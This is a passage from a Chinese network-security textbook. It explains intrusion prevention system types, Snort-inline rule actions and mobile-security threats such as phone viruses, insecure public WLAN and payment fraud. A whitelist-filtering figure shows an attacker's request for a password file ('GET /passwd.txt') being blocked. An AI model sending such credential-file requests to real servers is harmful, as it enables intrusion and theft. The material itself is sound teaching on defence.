


图 6.5　传统 NIDS 和在线 NIDS 对比

3. 七层交换机

七层交换机(Layer Seven Switches)如图 6.6 所示。




图 6.6　七层交换机

一般来说，交换机是二层/三层设备，但随着对高带宽应用需求的增加，七层交换机渐渐兴起，主要用于多台应用服务器间的负载均衡。从工作流程上来说，七层交换机首先检查数据包的应用层信息(如 HTTP、DNS、SMTP)，再参照预定义的规则做出交换和路由决策。

七层交换机具有如下特点：

- 采用专门的硬件来获得高性能，速度快，并且能够进行负载均衡和冗余配置。
- 无法进行完全的通话过程还原和深层次入侵分析，只能检测特征明显的已知攻击。

4. 应用入侵防御系统

应用入侵防御系统(Application IPS)如图 6.7 所示。这类 IPS 部署于需要保护的各个应用服务器上，检测 API 系统调用和内存管理信息，并且需要根据被保护的应用来定制。在能够切实保护服务器之前，应用 IPS 必须基于用户与应用程序间、应用程序与操作系统间

的两层交互信息来构建合法行为特征，形成关于特定应用的策略文件。




图 6.7　应用入侵防御系统

应用入侵防御系统具有如下特点：

- 它是一种 IPS 的软件实现，实施白名单过滤机制，对应用提供细粒度的防护。
- 实施前必须充分测试被保护的应用系统，且一旦应用升级，需要重新测试。
- 关键技术在于特定应用与操作系统间的交互机制和应用服务器的内存管理。

5. 混合交换机

混合交换机(Hybrid Switches)如图 6.8 所示。

根据策略放行正常流量至网站服务器：
User:GET /
User:GET /default.asp

丢弃未匹配策略的流量

策略：
Allow:/
Allow:/default.asp
Implicit Deny all

来自Internet的所有流量：
User:GET /
User:GET /default.asp
Attacker:GET /passwd.txt

图 6.8　混合交换机

这类 IPS 在概念上是由上述七层交换机和基于主机的应用 IPS 交叉结合而成的，即它像七层交换机一样以硬件的形式部署在服务器之前，但不使用传统 NIDS 规则集，而类似于应用 IPS 那样使用白名单过滤机制。

以上几种 IPS 从不同角度提供了针对网络和主机资源的安全防护，适用于不同的安全需求，有各自的优缺点，在实际应用的时候要根据具体情况进行选择。

除了以上按系统原理对 IPS 进行分类以外，还可以根据数据来源和保护对象的不同将 IPS 分为基于主机的入侵防御系统(Host-based Intrusion Prevention System，HIPS)和基

于网络的入侵防御系统(Network-based Intrusion Prevention System,NIPS)两大类。例如上述应用入侵防御系统属于 HIPS,而在线 NIDS 就属于 NIPS。

HIPS 通常为安装在受保护系统上的软件代理程序,与操作系统结合,监视主机资源使用和系统状态变化,从而防止非法的系统调用。基于主机的入侵防御技术可以根据自定义的安全策略以及分析学习机制来阻断对主机或服务器发起的恶意入侵。HIPS 还可以阻断缓冲区溢出、改变登录口令、改写动态链接库以及其他试图从操作系统夺取控制权的入侵行为,整体提升主机的安全水平。

HIPS 利用包过滤、状态监测和实时入侵检测等技术组成分层防护体系,这种体系能够在提高合理吞吐率的前提下最大限度地保护服务器的敏感内容。HIPS 既可以以软件的形式嵌入到应用程序对操作系统的调用当中,通过拦截对操作系统的可疑调用,提供对主机的安全防护,也可以更改操作系统内核程序的工作方式,提供比原来更加严谨的安全机制。

由于 HIPS 工作在需保护的主机或服务器上,其不但能够利用特征和行为规则检测和阻止缓冲区溢出之类的已知攻击,还能够防范加密的攻击和一些未知攻击,如防止针对 Web 页面、应用和资源的未授权访问。但是,HIPS 与具体的主机或服务器操作系统平台紧密相关,不同的平台需要不同的软件代理程序,因此具有一定的平台依赖性。HIPS 目前仍处在不断发展之中,日后可能会被操作系统研发者直接集成到具体的操作系统之中,在底层提供对于入侵行为的防御功能,从而减少后期单独开发 HIPS 的复杂性,也可能结合病毒查杀和数据安全保密等功能成为一个综合的主机防护解决方案,即桌面防御系统。

NIPS 也称为内嵌式 NIDS(Inline NIDS)或者 IDS 网关(Gateway IDS)。NIPS 系统更像是 NIDS 和防火墙的结合体,通常和防火墙一样串联在数据通道上。由于 NIPS 工作在网络上,直接对数据包进行检测和阻断,因此与具体的主机和服务器的操作系统平台无关。

在技术上,NIPS 吸收了 NIDS 所有的成熟技术,如状态特征检测、协议分析与异常检测、后门检测、流量统计与异常检测、网络陷阱检测、网络欺骗检测以及同步攻击检测等。其中,状态特征检测也称为特征匹配,是最广泛应用的技术,具有准确性高、速度快的特点。基于状态的特征匹配不但检测攻击行为的特征,还要检查当前网络的会话状态,避免受到网络欺骗攻击。

此外,NIPS 使用与 NIDS 相似的报警技术进行报警。与 NIDS 相比,NIPS 根据特定的服务和特定的操作系统设置一系列的规则,其构建的规则链表效率大为提高。NIDS 大多采用将网卡设置成混杂模式进行数据包的接收,而 NIPS 根据规则的设定,只需要检测通过其系统的数据包,能够提高入侵检测的资源利用率,减少误报,便于系统维护。与传统防火墙相比,NIPS 对数据包的控制能力大大加强,对应用层和高层协议的检测能力有了质的飞跃。同时入侵检测技术能实时、有效地和防火墙的阻断功能结合,大大简化了系统管理员的工作,提高了系统的安全性。

6.5.3 入侵防御软件 Snort-inline

Snort-inline 是以 NIPS 模式工作的 Snort,也称为内嵌式 Snort。早期的 Snort 只是一个纯 NIDS,并没有 NIPS 工作模式。Snort-inline 实际上是作为 Snort 的一个实验版本出现的,在 NIDS 的基础上加入了 IPS 功能,实现了 NIPS 的功能。如今这个新的工作模式已经走向成熟,并集成到较高版本的 Snort 中。

Snort-inline 相对于 Snort 主要有两点改变。首先,Snort-inline 使用 libipq 代替 libpcap 作为捕包程序库。libipq 库是 Linux 系统平台上 Netfilter/iptables 网络包处理架构工程的一部分,应用程序可以用这个库来修改数据包。其次,当一个数据包与规则相匹配时,可以对其进行标注,进而在匹配结束后丢弃被标注的数据包。

为了完成上述的标注行为,Snort-Inline 引入了两个新的规则动作和一个新的选项关键字。这两个新的规则动作是 drop 和 sdrop。它们都丢弃匹配规则的所有数据包,区别在于 drop 动作也产生警报,而 sdrop 动作为静默丢弃,不会输出相应的警报信息。新的选项关键字是 replace,它可以用指定内容替换匹配数据包的 content 关键字值,这有助于区分具有相同特征的良性和恶意流量,可以在不丢弃包的情况下确保安全。通过以上改变,Snort-inline 具备了 NIPS 应有的功能。

6.6 本章小结

信息技术的普及和信息基础设施的不完备导致了严峻的安全问题。人们不得不通过入侵检测技术尽早发现入侵行为,并予以防范。入侵检测技术根据入侵者的攻击行为与合法用户的正常行为之间明显的不同,实现对入侵行为的检测和告警以及对入侵者的跟踪定位和行为取证。

6.7 本章习题

1. 入侵检测系统弥补了防火墙的哪些不足?
2. 比较基于主机和基于网络的入侵检测系统的优点与缺点。
3. 根据检测原理,入侵检测系统可以分为几类?其原理分别是什么?
4. 操作系统审计痕迹与系统日志有哪些不同之处?
5. 查阅资料,简述 P2DR2 安全模型的基本思想。
6. IPS 按照实现方式可以分为哪几类?简述它们各自的特点。
7. 简述 IDS 和 IPS 的区别与联系。

第 7 章　移动互联安全技术

我国在移动通信领域有着良好的发展基础：拥有全球第一的移动用户数量、网络规模、业务量、终端产能，具有世界影响力的互联网企业，实力强劲的移动网络设备制造商，等等。移动设备越来越多地融入了人们的生活，人们对于移动设备的依赖性越来越强。但是，移动设备的安全性却往往被人们所忽视，导致了自己的利益被一些漏洞所损害。实际上，移动设备的安全性同其他设备一样不容忽视，本章将对移动互联安全技术进行介绍。

本章主要内容：

- 移动互联网面临的安全挑战
- 手机病毒
- 敏感信息防泄露技术
- 无线局域网安全技术
- 蜂窝移动通信接入安全
- 移动互联应用安全

7.1　移动互联网面临的安全挑战

我国有超过 8 亿的移动用户，意味着超过 8 亿的潜在内容创造者、接收者和传播者，这一方面为优秀文化的创造与传播构建了一个宽广的平台，但另一方面也使不良文化甚至违法信息的生产与传播有了可乘之机，垃圾信息就是最普遍的一种不良文化传播方式。移动号码的唯一性与使用方便性将导致垃圾信息的传播更准确、更便捷，而我国海量的移动用户将使垃圾信息的传播空间大大增加，垃圾信息的管理难度不断增大。另外，我们还需要考虑更多、更具威胁的行为。

由于无线网络系统中客户端设备(即无线设备)自身的局限，使其面临的问题比基于有线网络上的系统更多，也更加复杂。这主要是由无线设备本身的局限性所决定的。

无线设备的局限性表现在以下几方面：

- 存储空间小。例如手机、PDA 等，没有数千兆字节(GB)的内存和几百千兆字节(GB)的硬盘，而这些对 PC 而言是非常普遍的。
- 无线设备的计算能力与 PC 不可同日而语。这决定了在有线系统中采用的公钥加密算法 RSA 在无线设备中难有用武之地，所以在无线系统中通常采用椭圆曲线加密(Elliptical Curve Cryptograpy，ECC)技术。ECC 基于复杂的数学算法，能够以位数相对较少的密码对数据实现保护，而且加密和解密易于用硬件实现，加解密速度比较快。
- 无线网络中，连接一旦中断，重新连接的速度会受到影响。在无线通信系统中，传输介质是无线电波。无线电波能自由跨越物理障碍，这使得无线网络更容易受到攻

击，传输中的数据也更容易被攻击者截获。通过图7.1的模型可以看到，在以下4个环节都面临着安全问题。




图7.1 无线系统模型

(1) 移动设备的物理安全。

移动设备通常都很小巧，在公共场合，如商场、出租车、公共汽车、长途客车、火车等处，手机、PDA被盗和被主人大意丢失都是常有的事。如果发生了这种情况，别人就可以访问移动设备上有价值的数据，很容易进行破坏。

(2) 无线接入的安全问题。

无线设备可以通过无线局域网(WLAN，Wireless Local Area Network)或移动通信网络接入到Internet中，后面将针对这两种网络环境进行讨论。

(3) 无线网关到Internet的安全。

数据从移动终端传递到无线网关之后，无线网关(如WAP网关)会验证WTLS(Wireless Transport Layer Security，无线传输层安全)证书并对数据先进行解密，然后按照有线网络中商定的加密策略重新加密后传递到Internet。反之，对于从Internet接收到的数据，无线网关也会先解密，再用与移动终端商定的基于WTLS的会话密钥加密后传递给移动终端。在这个阶段，主要的安全问题是：无线网关在加密解密数据的过程中，可能暂时将数据保存到硬盘，这就可能产生被黑客利用的风险。

(4) 其他。

- 从Internet到网络各站点的通信安全。
- 网站服务器和数据库的安全。

在上述几个环节中，前3个与无线系统直接相关，而其他的则是有线与无线网络系统所共同面对的问题。

7.1.1 智能手机遭遇病毒

早期手机病毒经常是以垃圾短信的形式出现，最早的手机病毒可以追溯到2000年6月。当时很多西班牙手机用户无故收到一些承载不良信息的垃圾短信，经有关部门查证，得出一个出人意料的结论——发现了手机病毒，被命名为VBS.Timofonica，其实该病毒最多只能算作短信炸弹。较早出现在Android系统上的木马程序也是短信诈骗木马。

病毒刚开始出现时只是用来证明其概念，但很快被不良企图的人所滥用。真正意义上的手机病毒是2004年的Cabir蠕虫病毒，它会不断寻找附近开启蓝牙连接的手机，并尝试向其发送自身的副本，通过中毒手机发送增值服务短信，借此盈利。

目前手机上安装防毒/杀毒软件的还较为少见，虽然从侧面说明目前病毒的危害性较小，但随着3G、4G甚至5G的来临，手机日益接近一部小型计算机，可以做到的事情越来越

多,手机病毒的危害也必将越来越大。

无论是浏览网站还是下载图片、应用文档/程序、移动搜索等,都有可能出现安全漏洞,手机病毒通常通过附着下载、蓝牙收发等方式侵入手机。

手机病毒的特征表现为静默联网、删除短信、发送短信、开机自启动、键盘被锁、破坏手机 IC 卡等。其中静默联网会导致手机用户资费消耗,同时病毒还会通过联网功能将用户手机上的隐私信息,包括手机网银、支付相关账号密码等内容上传至指定位置,导致用户隐私泄露和财产风险。

从某些方面来说,手机被黑比计算机被黑更可怕,想想看,我们私密的信息会被人看到,我们的通话记录会被人窃取,我们的位置会被别人时刻关注,我们的支付过程会被盯梢,甚至我们的财产账户信息会被窃取,这些信息有可能会被人利用以进行经济犯罪、政治诱骗和违法胁迫等。

7.1.2　便携设备丢失与数据泄露

在互联网金融时代,小小的手机装载着越来越多的与理财相关功能的 APP,例如支付宝、微信、银行应用等,一旦丢失后果不堪设想。如果便携设备丢失或被盗,比如手机,就丢掉了便携设备里的全部重要信息(包括隐私、财产等),不仅意味着有些人可能将永远无法联系,更恐怖的是,里面有大量的财产数据和隐私数据,将会对我们的生活造成巨大的影响,造成的绝不仅仅是一部手机的损失。

例如支付宝,许多人的登录名就是手机号;而登录密码通过单击“忘记密码”,一个手机验证码就能找回。也就是说你只要有了手机,账号和登录密码就都有了,而支付宝账号如果装有数字证书,一个短信就可以解除。据报道,2015 年 12 月,南宁市民吴女士被小偷偷走了价值 5000 多元的手机。在随后的两天时间里,她手机内的支付软件账户被修改密码,3 张银行卡里面的钱也被窃取一空,又损失了 4000 多元。仅一天,吴女士就“发”出了 12 个近 200 元的红包。

7.1.3　公共 WLAN 不安全

使用 IEEE 802.11 搭建的 WLAN 存在很多不安全因素,主要表现在以下几方面:

- 不合理的无线接入点(Access Point,AP)的设置。
- AP 和无线终端之间的不安全连接。
- 无线信号泄漏。
- 不可靠的加密措施。

通常对无线局域网络采取的攻击方式大体上可以分为两类:被动式攻击和主动式攻击。

被动式攻击包括网络窃听和网络通信量分析等,例如:

- 嗅探和流量分析。攻击者甚至不需要位于企业建筑物内部,他们可以在移动的交通工具上使用笔记本电脑或其他移动设备,仅需将无线网卡设置为混杂模式,并安装一个可以捕获数据报文的工具软件(如 Sniffle、Netstumbler 等工具),就可以探测出存在的无线网络。在发现无线网络后,最基础、最简单的攻击行为就是进行流量分析,即攻击者可以捕获到网络流量并对其进行分析。通过流量分析,攻击者可获知

AP 的位置和标识、用户信息和网络中传输的协议类型等数据信息，这将是发起后续攻击的基础。

- 窃听。窃听是指被动地监听无线会话，或攻击者主动地注入一些消息来获取更多的会话内容。这种攻击只要攻击者能收到无线信号就可以进行，因此采用物理级别的安全措施一般很难阻止这种攻击。如果会话没有加密，攻击者就能够窃听到通信双方传送的数据信息，为以后更危险的攻击做好准备。

主动攻击包括拒绝服务攻击、信息篡改、资源使用、欺骗等，例如：

- 中间人攻击。其目的是从一个会话中获得用户的私有数据或修改数据报文，从而破坏数据的完整性。中间人攻击属于实时攻击，即在目标会话过程中实施攻击。首先，攻击者要破坏目标(如手机)和 AP 之间的会话连接，使其无法进行会话；然后，攻击者将自己伪装成 AP，和目标建立关联并认证，同时攻击者伪装成目标并与真正的 AP 进行关联和认证；最后，目标和真正的 AP 和都被攻击者所欺骗，这样攻击者可以轻易地获得会话内容和数据报文，并进行相应的处理。
- 重放攻击。其目标是破坏网络中信息传输的完整性，主要目的是利用受害者的身份和权限非法使用网络，这种攻击是非实时的。在重放攻击中，攻击者首先要获得会话中的认证信息(例如某次登录 WLAN 的过程)，延迟一段时间后重新发送这些数据包。由于会话是有效的，因此攻击者利用这些报文可建立一个合法会话，非法使用网络资源。
- 欺诈性接入点。是指在未获得无线网络所有者的许可或知晓的情况下就设置或存在的接入点。这相当于自行设置了一个隐蔽的无线网络，可以绕开已设置的安全措施。这种秘密网络可以构造出一个无保护措施的网络，进而方便攻击者对内部网络的入侵。
- 窃取网络资源。有些用户会从邻近、可以访问到的无线网络接入互联网，即使他们没有恶意企图，仍会占用大量的网络带宽，严重影响网络性能，更严重的还会产生一些法律问题。

而目前公共场所的 WiFi 主要有两类，一种是有电信运营商提供的 WiFi 热点，另一种是商家为招揽客户自行搭建的 WiFi，而这两种 WiFi 在技术上是有着很大差别的。前者无论是否免费，都是采用电信运营级的网络设备，性能稳定，部署多种安全措施，而后者则大多使用民用级 WiFi 设备，且后台没有进行专门的安全性设置，有的甚至连密码都没有，这就给黑客留下乘虚而入的机会。黑客只需凭借一些简单设备，就可监视 WiFi 上任何人正在浏览的内容，别人的用户名密码也能轻易获取。

所以，如果只是浏览一些网页还并不是那么重要，但如果是一些重要的登录信息，包括转账等工作，还是尽量不要在不了解的公共网络上进行。

7.1.4 移动支付安全严峻

移动支付是在现有通信技术(如 WiFi、Bluetooth 等)的基础上提出的，指消费者为了达成商品或服务的交易业务，通过移动终端设备来实现的支付操作。目前，已经拥有了越来越多的移动支付手段，如扫码付、声波当面付、亲密付，以及红包支付、手机远程支付、二维码支付、手机短信支付等。

当前，传统金融机构、互联网公司等产业都大力推动移动支付的普及，通过与打车、医疗、旅游、停车、便利店、订餐等日常消费类行业商户合作，引导用户消费习惯逐步向移动端迁移。但是移动支付的安全性是一个非常严峻的问题。

通过虚假 WiFi、钓鱼网站等方式，移动支付设备容易被病毒或木马所侵袭，或者支付软件自身存在漏洞，这些都可能会造成支付隐患。同时，移动支付所追求的就是便捷的用户体验（比互联网支付程序更加简易），这就降低了支付安全性，因为便捷与安全往往是矛盾的关系。所有这些，都可能对资金和交易安全产生影响。央视 3·15 晚会曾报道，用户在网购的时候，扫了卖家发来的二维码，手机就被安装了网银神偷病毒，网银神偷可窃取用户身份证号以及手机验证码，最终把支付宝、余额宝中的钱转走。

长期以来我国对于个人信息、隐私的保护机制都较为缺失，在互联网支付中已经出现过类似的用户信息泄露事件，而在更加开放的移动支付环境下，这一问题变得更加突出。

7.1.5　广告不能随便点开

手机广告行业存在的一些鲜为人知但触目惊心的黑幕。不少手机用户在安装 APP 后，不断弹出各类广告，令人烦扰。有些 APP 为了获取用户信息，甚至在广告中植入恶意代码，用于窃取用户隐私等，严重侵犯消费者利益。

一些第三方广告平台在向用户推送广告的同时，额外搜集用户的个人信息并上传。虽然其目的自称为统计广告投放的地域、运营商、手机品牌等数据报表，可以帮助广告业主更加了解广告受众的用户特性，但是这些手机信息都有可能被窃取和非法利用，给用户隐私带来不利影响。

据研究机构分析统计，53%的广告都有上传手机 IMEI（国际移动设备身份码）和 IMSI（国际移动用户识别码）的行为，19%的广告会上传手机地理位置，15%的广告会上传手机号码信息，甚至还有恶意广告上传通讯录、通话记录、短信记录等重要隐私信息的恶意行为。其中，占比最多的是频繁推送广告和静默下载。

7.2　手机病毒

当前绝大多数手机都属于智能手机，智能手机具有冯·诺依曼结构。计算机病毒的专家科恩曾证明，冯·诺依曼结构的计算机不可避免地会有病毒存在，所以智能手机具有了存在手机病毒的可能性。

7.2.1　手机病毒概述

同计算机病毒一样，手机病毒具有以下特性：

- 传播性。手机病毒具有把自身复制到其他设备/程序的能力，手机病毒可以自我传播，也可以将感染的文件作为传染源，并借助该文件的交换、复制后再传播，进而感染更多的设备。
- 隐蔽性。病毒的存在、传染和对数据的破坏过程不易被用户所发觉，病毒通常隐藏在被感染的合法程序中，当用户调用该程序时，病毒乘机窃取系统的控制权，并执行

